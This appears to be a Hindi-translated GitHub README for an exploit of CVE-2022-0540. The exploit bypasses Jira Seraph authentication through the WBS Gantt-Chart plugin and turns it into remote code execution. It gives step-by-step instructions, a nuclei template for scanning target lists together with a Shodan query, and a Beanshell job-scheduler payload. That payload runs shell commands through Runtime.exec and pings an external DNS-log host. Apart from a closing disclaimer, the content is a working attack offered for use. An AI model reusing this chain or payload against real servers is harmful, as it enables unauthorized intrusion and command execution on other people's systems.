 pear1y/cve-2022-0540-rce
Atlassian Jira Seraph प्रमाणीकरण बाईपास RCE(CVE-2022-0540)

जैसा कि लेखक के ब्लॉग में देखा गया है, atlassian ने प्रभावित प्लगइन्स की एक लंबी सूची प्रदान की (जिनमें से अधिकांश गलत सकारात्मक थे), और लेखक ने कई वास्तविक प्रभावित प्लगइन्स सूचीबद्ध किए।

संकेतित शर्तों के अनुसार, Jira के लिए WBS Gantt-Chart के आधिकारिक दस्तावेज़ के साथ संयुक्त

मूलतः, यह जॉब शेड्यूलर मॉड्यूल टास्क के Beanshell स्क्रिप्ट का उपयोग करके एक RCE है, शोषण विवरण निम्नलिखित हैं।
Proxy > Options > Match and Replace का उपयोग करना बेहतर है, नियम संपादित करें।
http://IP:PORT/secure/WBSGanttManageScheduleJobAction.jspa; खोलें, फिर आप जॉब शेड्यूलर कॉन्फ़िगरेशन देख सकते हैं।
चूंकि हमारा अंतिम Beanshell स्क्रिप्ट एक समयबद्ध कार्य के रूप में निष्पादित होता है, आप अपनी सुविधा के लिए संपादन पर क्लिक करके और इसे क्रोन प्रारूप के अनुसार संशोधित करके निष्पादन अंतराल को संशोधित कर सकते हैं।


कॉन्फ़िगरेशन पूरा होने के बाद, अपडेट पर क्लिक करें लेकिन लॉगिन पेज पर जाएँ, चिंता न करें, कार्य वास्तव में पृष्ठभूमि में जोड़ा गया है।


नवनिर्मित कार्य डिफ़ॉल्ट रूप से अक्षम है, आपको इसे मैन्युअल रूप से सक्षम में बदलना होगा और फिर स्क्रिप्ट के निष्पादन के लिए कुछ सेकंड प्रतीक्षा करनी होगी।

उसी समय, आप जॉब शेड्यूलर में निष्पादन पूर्ण होने का संकेत पा सकते हैं।
पूर्व शर्तें
WBS Gantt-Chart for Jira <= 9.14.3.1
id: CVE-2022-0540

info:
  name: Atlassian Jira Seraph - Authentication Bypass Verify Exploitable(CVE-2022-0540)
  author: DhiyaneshDK
  severity: critical
  description: |
    Jira Seraph allows a remote, unauthenticated attacker to bypass authentication by sending a specially crafted HTTP request. This affects Atlassian Jira Server and Data Center versions before 8.13.18, versions 8.14.0 and later before 8.20.6, and versions 8.21.0 and later before 8.22.0. This also affects Atlassian Jira Service Management Server and Data Center versions before 4.13.18, versions 4.14.0 and later before 4.20.6, and versions 4.21.0 and later before 4.22.0.
  reference:
    - https://blog.viettelcybersecurity.com/cve-2022-0540-authentication-bypass-in-seraph/
    - https://nvd.nist.gov/vuln/detail/CVE-2022-0540
    - https://confluence.atlassian.com/display/JIRA/Jira+Security+Advisory+2022-04-20
  classification:
    cvss-metrics: CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H
    cvss-score: 9.8
    cve-id: CVE-2022-0540
    cwe-id: CWE-287
  metadata:
    shodan-query: http.component:"Atlassian Jira"
  tags: cve,cve2022,atlassian,jira,exposure,auth-bypass

requests:
  - method: GET
    path:
      - '{{BaseURL}}/secure/WBSGanttManageScheduleJobAction.jspa;'

    matchers-condition: and
    matchers:
      - type: word
        part: body
        words:
          - 'WBS Gantt-Chart'

      - type: regex
        regex:
          - '<td headers="name">([.|\D]*?)</td>'
        dsl: []

      - type: status
        status:
          - 200
रन-डेमो

nuclei -l targets.txt -t exploit.yaml
स्क्रीनशॉट

https://blog.viettelcybersecurity.com/cve-2022-0540-authentication-bypass-in-seraph/
Beanshell Script
import java.io.IOException;
import java.lang.*;

Runtime runtime = Runtime.getRuntime();

try {

    String command = "ping -nc 1 55d2721a.dns.1433.eu.org";

    if (System.getProperty("os.name").toLowerCase().contains("windows")) {
    	runtime.exec(new String[]{"cmd.exe", "/c", command});
    } else {
    	runtime.exec(new String[]{"/bin/bash", "-c", command});
    }

} catch (IOException e) {
    e.printStackTrace();
}
इस लेख में उल्लिखित जानकारी केवल वैध, अधिकृत पेनिट्रेशन टेस्टिंग, आंतरिक कंपनी सुरक्षा जांच और शोध उपयोग के लिए है। उपयोगकर्ता इस लेख में दी गई जानकारी के उपयोग से उत्पन्न होने वाले किसी भी प्रतिकूल परिणाम के लिए जिम्मेदार है।






